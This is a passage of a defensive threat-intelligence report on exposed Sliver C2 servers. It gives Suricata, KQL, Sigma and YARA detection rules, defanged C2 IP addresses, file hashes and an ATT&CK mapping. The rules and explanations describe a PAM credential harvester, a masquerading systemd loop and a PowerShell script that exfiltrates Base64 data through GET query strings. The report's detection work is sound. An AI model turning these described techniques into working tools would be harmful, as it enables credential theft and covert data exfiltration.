
Three traps produce false Sliver alerts or false attribution: cloned code mistaken for original work, database certificates that resemble C2, and generic localhost certificates. Each has a simple check.
A single indicator often looks like Sliver when it is not. Blocking on it either inflates what an actor can do or fills SOC queues with harmless servers.
| Trap | What it looks like | How to tell |
|---|---|---|
| Cloned code read as authorship | Exploit code and research notes on an operator server | .git/logs/HEAD shows only a clone: entry and no local commits. Treat the operator as a user of public code, not a zero-day author. |
| MySQL certificate read as C2 | A public JA4X C2 heuristic called Daybreak matches the MySQL 8.x auto-generated certificate | Check the Sliver ports. On 31.56.228[.]136, port 3306 carries MySQL_Server_8.0.46_Auto_Generated_Server_Certificate, while port 31337 carries the real Sliver certificate. |
| Generic localhost certificate read as C2 | CN=localhost with a common Go or nginx JARM | Self-signed web and container proxies present the same thing. Require an mTLS or HTTP(S) C2 profile match first. |
Cloned public code
The three PHP2Shell directories on 31.56.228[.]136 are unmodified clones dated 21 October 2026 on the server. The operator adopted public proof-of-concept code. The four upstream notebook hashes are therefore context only, not block indicators.
The Finnish candidate host shows the same pattern with a training builder. Its OSEP metadata and missing C2 confirmation keep it out of block lists.
The MySQL collision
The Daybreak heuristic uses the JA4X value 7022c563de38_7022c563de38_1c314e97029a. Auto-generated MySQL 8.x certificates share that structure. On both 31.56.228[.]136 and 154.8.211[.]145, port 31337 presents CN=multiplayer with issuer CN=operators and the default Sliver JARM 000000...4c1b01. That is the real signal.
The six standalone MySQL 3306, Redis 6379 and FTP 21 candidates do not belong on a C2 block list.
Localhost certificates
Of the 41 suspected CN=localhost endpoints, 37 carry generic HTTPS JARM values and 4 carry none. All 41 stay off block lists, along with the other non-confirmed endpoints (564 in total). Only the 23 mTLS listeners and 13 confirmed HTTP(S) C2 profiles are block-ready.
8. What Defenders Should Do
Patch and harden PHP
- Upgrade every internet-facing PHP runtime to 8.2.35, 8.3.36, 8.4.27 or 8.5.12 or later.
- Where you cannot upgrade at once, set
session.upload_progress.enabled = Offand isolate PHP-FPM pools. Treat this as exposure reduction only.
Protect Linux logins and services
- Put
/etc/pam.d/*and/lib*/security/*under file-integrity monitoring (rpm -Va,debsumsorauditd). - Alert when
sshd,sshd-session,sudoorsustarts a.shfile or a script in/tmp/. - Alert on new hidden files in
/var/log/.*and/usr/local/bin/.*. - Hunt
.serviceunits in/etc/systemd/system/that run hidden binaries orsleep 60shell loops.
Close the GET exfiltration gap
- Block direct outbound HTTP from workstations so proxy-bypass scripts cannot connect.
- Log and alert on GET query strings that carry 64 or more Base64 characters in
?s=...&n=...&d=form. - Turn on PowerShell script block logging (Event ID 4104).
Block Sliver infrastructure carefully
- Block the 15 confirmed C2 IPs in Chapter 10 on their listed ports.
- Because Go TLS 1.3 hides the server certificate from passive network taps, pair the IP list with endpoint alerts on outbound 31337 and 8888.
- Do not auto-block on
CN=localhost, on database or FTP ports, or on training-tool hosts. Check Git history before calling cloned code a zero-day. - Confirm authorized red-team scopes and current cloud IP ownership before a permanent block.
9. Detection Rules
The full rules are in the Detection rules tab. Test them in your own Suricata 7.x, Sentinel, Sigma and YARA deployments before you block on them.
| Rule file | What it catches |
|---|---|
suricata_php2shell_sliver_and_get_exfil.rules | Suricata 7: eight signatures for PHP2Shell upload anomalies and leaks, GET exfiltration, task queue polling, Sliver operator certificates and staged tool downloads |
sentinel_pam_systemd_and_get_exfil_hunt.kql | Microsoft Sentinel and Defender for Endpoint: PAM and systemd changes, login daemons starting scripts, the 60-second loop, chunked GET exfiltration and Sliver port egress |
sigma_linux_pam_backdoor_and_sliver_staging.yml | Sigma (5 rules): PAM shell hooks, PAM file changes, the masquerading systemd loop, the x.ps1 script block, and PrintSpoofer use |
yara_php2shell_pam_and_sliver_workbenches.yar | YARA (4 rules): the PAM harvester, the systemd loop unit, the GET exfiltrator, and exposed Sliver audit logs and databases |
How the Suricata signatures work
| SID | Looks for | Notes |
|---|---|---|
| 9702601 | A multipart POST of 4 MB or more, or chunked, that carries PHP_SESSION_UPLOAD_PROGRESS | Hunt priority, rate-limited per source. Best where upload progress is off, since large legitimate uploads can match. |
| 9702602 | s:775:" in an HTTP response body followed by pointer-like bytes | Serialized response-body memory leak |
| 9702603 | An outbound GET with ?s=<n>&n=<n>&d= and 64 or more Base64 characters | The x.ps1 pattern (T1048.003) |
| 9702604 | Requests for /c2/<hex>.queue or /c2/<hex>.out | File-based task queue polling |
| 9702605 | A TLS server certificate with CN=multiplayer | Hunt only. Works on TLS 1.2 and below; corroborate port and JARM. |
| 9702606 | Requests for /.sliver/logs/audit.json, console.log, sliver.log or sliver-client.log | Someone reading an exposed operator server |
| 9702607 | Outbound requests for PrintSpoofer64.exe, .exe, .cpp or .h | Staged privilege-escalation download |
| 9702608 | Outbound requests for /x.ps1 or /mlet_9002/x.ps1 | Staged exfiltration script download |
Native Go Sliver over TLS 1.3 encrypts the server certificate. Pinned-CA mTLS also resists TLS interception. So SID 9702605 only sees older TLS sessions. Cover TLS 1.3 with the confirmed IP list and endpoint alerts on ports 31337 and 8888.
How the KQL hunt works
The query looks back 14 days and has three parts. The first reads file events in /etc/pam.d, the security module folders, /var/log, the systemd unit folders and /usr/local/bin. It flags hidden log files, PAM changes, new or changed .service units and hidden binaries in /usr/local/bin.
The second part reads process events. It flags sshd, sshd-session, sudo, su or login starting a shell that runs toomanysecrets.sh, a .sh file or a script in /tmp/, /var/tmp/ or /dev/shm/. Normal login shells and MOTD scripts are excluded. It also flags a hidden /usr/local/bin/. binary run with sleep 60.
The third part reads network events. It flags inspected URIs with a 64-character or longer Base64 d= value. It also flags public connections to ports 31337 or 8888 from anything other than a browser. Results are grouped by category, file and remote address.
How the Sigma and YARA rules work
| Rule | Fires when |
|---|---|
| Sigma: login daemon spawning PAM shell script | sshd, sshd-session, sudo, su or login starts a .sh or /tmp/ script (T1556.003); excludes sshd -c and login shells |
| Sigma: PAM change or hidden credential log | Writes to /etc/pam.d/*, /lib*/security/* or /var/log/.* |
| Sigma: masquerading systemd service | A while true and sleep 60 loop runs /usr/local/bin/.* (T1543.002, T1036.004) |
| Sigma: PowerShell chunked GET exfiltration | Event ID 4104 script text with ToBase64String, DownloadString, .Proxy = $null and ?s=&n=&d= together (T1048.003) |
| Sigma: PrintSpoofer use | PrintSpoofer binaries, or -i or -d with -c cmd or -c powershell (T1134.001); excludes curl.exe, ssh.exe and git.exe |
| YARA: PAM harvester | At least three PAM harvester strings, such as $PAM_USER, $PAM_RHOST and a /var/log/. sink, in a file under 10 KB |
| YARA: systemd loop unit | At least three strings of the systemd-resolver-helper.service loop pattern, in a file under 10 KB |
| YARA: GET exfiltrator | At least three exfiltrator strings, such as $kl = 2000 and $w.Proxy = $null, in a file under 50 KB |
| YARA: exposed Sliver workbench | Two gRPC audit strings (such as "remote_ip":"bufconn" and /rpcpb.SliverRPC/), or two tunnel or console log strings, or database helper strings, in a file under 5 MB |
Each YARA rule needs several strings and has a file size bound, so a single word in a large unrelated file does not fire it.
How to sort a host
| What the host shows | Result |
|---|---|
| Confirmed Sliver C2 plus a PAM or PHP workbench on the same host | Critical: block and hunt |
| An exposed Sliver teamserver with the GET exfiltration script | Critical: block and hunt |
| An exposed Sliver database workbench | Critical: block and hunt |
| A Sliver mTLS handshake or a matched HTTP(S) C2 profile | Confirmed C2: block |
| PAM backdoor or PHP2Shell files | Confirmed workbench: hunt |
| A training-tool builder with no C2 confirmation | Candidate staging: analyst review |
CN=localhost, a custom certificate or an unverified Sliver JARM alone | Suspected: hold or review, do not block |
| A standalone MySQL, Redis or FTP port | False positive |
It also labels a host whose exploit code is only cloned from public repositories as a public proof-of-concept adopter, not an author.
10. Indicators
The Indicators tab holds 22 published indicators: the 15 confirmed Sliver IPs and 7 file hashes. The selected set below has 28 records; the rest stay in the text or are withheld.
| Type | Count | Use |
|---|---|---|
| Confirmed Sliver C2 IPs (with port) | 15 | Block |
| Hunt artifacts: 7 file hashes and the exposed workbench address (withheld) | 8 | Hunt |
| Candidate dual-use host | 1 | Withheld; do not auto-block |
| Cloned upstream repository hashes | 4 | Context only; do not block |
Withheld: the Finnish candidate host and its port, paths and project names; the PAM master password; the exposed database and key paths; and all suspected and candidate addresses.
Confirmed Sliver C2 endpoints
| IP | Port | Network (country) | Key fingerprint |
|---|---|---|---|
| 31.56.228[.]136 | 31337 | AS56971 Cloud (FR) | CN=multiplayer; PHP2Shell and PAM workbench |
| 154.8.211[.]145 | 31337 | Shenzhen Tencent (CN) | CN=multiplayer; exposed audit logs, PrintSpoofer, x.ps1 |
| 13.49.66[.]51 | 31337 | Amazon.com, Inc. (SE) | CN=multiplayer, JARM 000000... |
| 34.122.21[.]68 | 31337 | Google LLC (US) | CN=multiplayer |
| 54.248.136[.]140 | 31337 | Amazon.com, Inc. (JP) | CN=multiplayer, JARM 000000... |
| 161.97.143[.]56 | 31337 | Contabo GmbH (GB) | CN=multiplayer, JARM 000000... |
| 146.103.42[.]94 | 31337 | Regxa Company for Information Technology (DE) | CN=multiplayer, JARM 000000... |
| 45.154.246[.]236 | 31337 | New Hosting Technologies (RU) | CN=multiplayer |
| 129.225.178[.]74 | 31337 | Oracle Corporation (JP) | CN=multiplayer, JARM 000000... |
| 176.65.149[.]95 | 8443 | Pfcloud UG (NL) | HTTP(S) C2 profile, CN=localhost, JARM 3fd3fd... |
| 194.48.248[.]211 | 8443 | ALEXHOST S.R.L. (MD) | HTTP(S) C2 profile, CN=sonder.chrysalisfail[.]com, JARM 3fd3fd... |
| 164.90.149[.]44 | 443 | DigitalOcean, LLC (US) | HTTP(S) C2 profile, CN=localhost, JARM 21d21d... |
| 162.254.35[.]170 | 443 | Namecheap, Inc. (US) | HTTP(S) C2 profile, CN=localhost, JARM 29d29d... |
| 65.109.139[.]13 | 443 | Hetzner Online GmbH (FI) | HTTP(S) C2 profile, CN=localhost, JARM 3fd21c... |
| 165.227.231[.]125 | 443 | DigitalOcean, LLC (GB) | HTTP(S) C2 profile, CN=localhost, JARM 3fd21b... |
The exposed US workbench (port 8000, NetLab Global) is withheld. Its Sliver C2 port is suspected, not confirmed, and the host also runs a dual-use Interactsh server.
File hashes for hunting
Three hunt hashes come from 31.56.228[.]136: /toomanysecrets.sh, the systemd unit and the queue file. They are in the file table in Chapter 5, with the four context-only hashes. The other rows there are reference only. The four hunt hashes below come from 154.8.211[.]145.
| File | Port | Size | SHA-256 |
|---|---|---|---|
/.sliver/logs/audit.json | 8899 | 821 B | e1aea4aaf1ff93fe955481eb23ad95e9a758da1dc082246c7d66f43d5440cc9a |
/.sliver/logs/console.log | 8899 | 1,170 B | 25c31cbe5ea34b563288f3977535bc312a5e3c997b6042c9e6a04ca48ed73633 |
/x.ps1 and /mlet_9002/x.ps1 | 9002, 8899 | 3,067 B | b3f9bdc86a33abc690935f4445c0fba9b23d9180c64d6085f959e7aee7dcd130 |
/b2/PrintSpoofer.cpp | 8088 | 13,670 B | 2817faafad5dc1b3f4176202285a6790e953fc7f70ae2f8fae1c9b5b42cd5030 |
MITRE ATT&CK mapping
| Tactic | Technique | How it appears here | Detection |
|---|---|---|---|
| Credential Access, Persistence | T1556.003 Modify Authentication Process: Pluggable Authentication Modules | toomanysecrets.sh master password and /var/log/.pam.log harvest | Sigma PAM rules; YARA PAM harvester; KQL file and process parts |
| Persistence | T1543.002 Create or Modify System Process: Systemd Service | systemd-resolver-helper.service 60-second loop | Sigma systemd rule; YARA loop unit |
| Defense Evasion | T1036.004 Masquerading: Masquerade Task or Service | Service name mimics systemd-resolved; hidden .cache-helper binary | Sigma systemd rule; KQL hidden binary check |
| Exfiltration | T1048.003 Exfiltration Over Unencrypted Non-C2 Protocol | x.ps1 Base64 chunks in HTTP GET query strings | SID 9702603; Sigma 4104 rule; YARA exfiltrator |
| Privilege Escalation | T1134.001 Access Token Manipulation: Token Impersonation/Theft | PrintSpoofer staged on 154.8.211[.]145 | SID 9702607; Sigma PrintSpoofer rule |
11. Scope and Limits
- Window. The findings come from a two-week observation window ending 18 November 2026. The 600 endpoints were last seen between 13 and 15 November 2026. The 5,471-record figure reflects upstream history, not our observation span.
- Dates on the servers. The 21 October 2026 dates are Git clone timestamps written on the operator's server. They show when the repositories were cloned, not when we looked.
- Percentages describe the 600. Port, country and hosting shares describe the 600 endpoints in this report. They do not project onto the wider record set.
- Staged files only. The PAM backdoor, systemd unit, task queue and
x.ps1are staged files. We saw no evidence that they ran on any victim, and no live exfiltration traffic was captured. - Lab or intrusion. Test strings such as
C2_ALIVEanduid=997output fit both an intrusion staging host and an adversary-emulation lab. Some operators may be authorized testers. - Cloned research is not the operator's work. The PHP2Shell notebooks and lab logs came from public repositories. They do not show that this operator used the exploit against anyone.
- Rule testing. Every published rule file loads without errors in its engine (Suricata 7.0.12, YARA-X, pySigma and Microsoft's Kusto.Language analyzer, checked on 20 November 2026). The rules were not replayed against live traffic, so test and tune them in your own environment before production use.
12. Sources
- PHP Manual. Session Upload Progress. https://www.php.net/manual/en/session.upload-progress.php (verified 18 November 2026)
- MITRE ATT&CK. T1556.003 Pluggable Authentication Modules. https://attack.mitre.org/techniques/T1556/003/ (verified 18 November 2026)
- BishopFox. Sliver documentation. https://sliver.sh/docs (verified 18 November 2026)
- MITRE ATT&CK. T1048.003 Exfiltration Over Unencrypted Non-C2 Protocol. https://attack.mitre.org/techniques/T1048/003/ and T1041 Exfiltration Over C2 Channel. https://attack.mitre.org/techniques/T1041/ (verified 18 November 2026)
- MITRE ATT&CK. T1543.002 Systemd Service. https://attack.mitre.org/techniques/T1543/002/ (verified 18 November 2026)
- MITRE ATT&CK. T1134.001 Token Impersonation/Theft. https://attack.mitre.org/techniques/T1134/001/ (verified 18 November 2026)
- PHP. php-src security advisories GHSA-w8hw-w9fx-j79w and GHSA-6wmf-4rv5-p3rp. https://github.com/php/php-src/security/advisories (verified 18 November 2026)
- itm4n. PrintSpoofer repository. https://github.com/itm4n/PrintSpoofer (verified 18 November 2026)
- PHP. PHP 8 ChangeLog. https://www.php.net/ChangeLog-8.php (verified 18 November 2026)
What is…?
Short explanations of the tools and families named in this study.
What is Sliver?
Sliver is an open-source command-and-control (C2) framework from Bishop Fox, written in Go. Red teams use it for adversary emulation, and criminal and state operators use it as a free alternative to Cobalt Strike.
More about SliverTechniqueWhat is JARM?
JARM is an open TLS server fingerprinting method from Salesforce. It hashes how a server answers a set of crafted TLS handshakes.
More about JARMOffensive toolWhat is PrintSpoofer?
PrintSpoofer is a public Windows privilege escalation tool that abuses impersonation privileges to gain SYSTEM.
More about PrintSpooferDetection heuristicWhat is Daybreak?
Daybreak is a public JA4X-based C2 heuristic. On port 3306 it also matches ordinary MySQL servers, which makes it a well-known source of false positives.
More about DaybreakFrequently asked questions
Where do Sliver servers run?
Sliver is a free framework from BishopFox. Red teams use it for authorized tests, and intruders use it too. The 600 endpoints in this study were last seen between 13 and 15 November 2026. They sit on 452 IP addresses in 41 countries, spread across ordinary cloud providers such as DigitalOcean, The Constant Company, Tencent, Amazon and Alibaba.
What did the open servers contain?
Operators often start a quick web server in their home folder to move tools around. That makes the whole folder browsable, including Sliver's own state. Four servers exposed 3,760 file entries this way (3,171 unique files).
How does the GET exfiltration script work?
Many web proxies and data loss prevention tools inspect the body of HTTP POST requests. They often pass GET requests with little inspection. The PowerShell script x.ps1 is written to use that gap.
Why do so many alerts point at the wrong servers?
Three traps cause false Sliver alerts or false attribution. Blocking on these signals alone fills SOC queues with harmless hosts. It can also overstate what an attacker can do.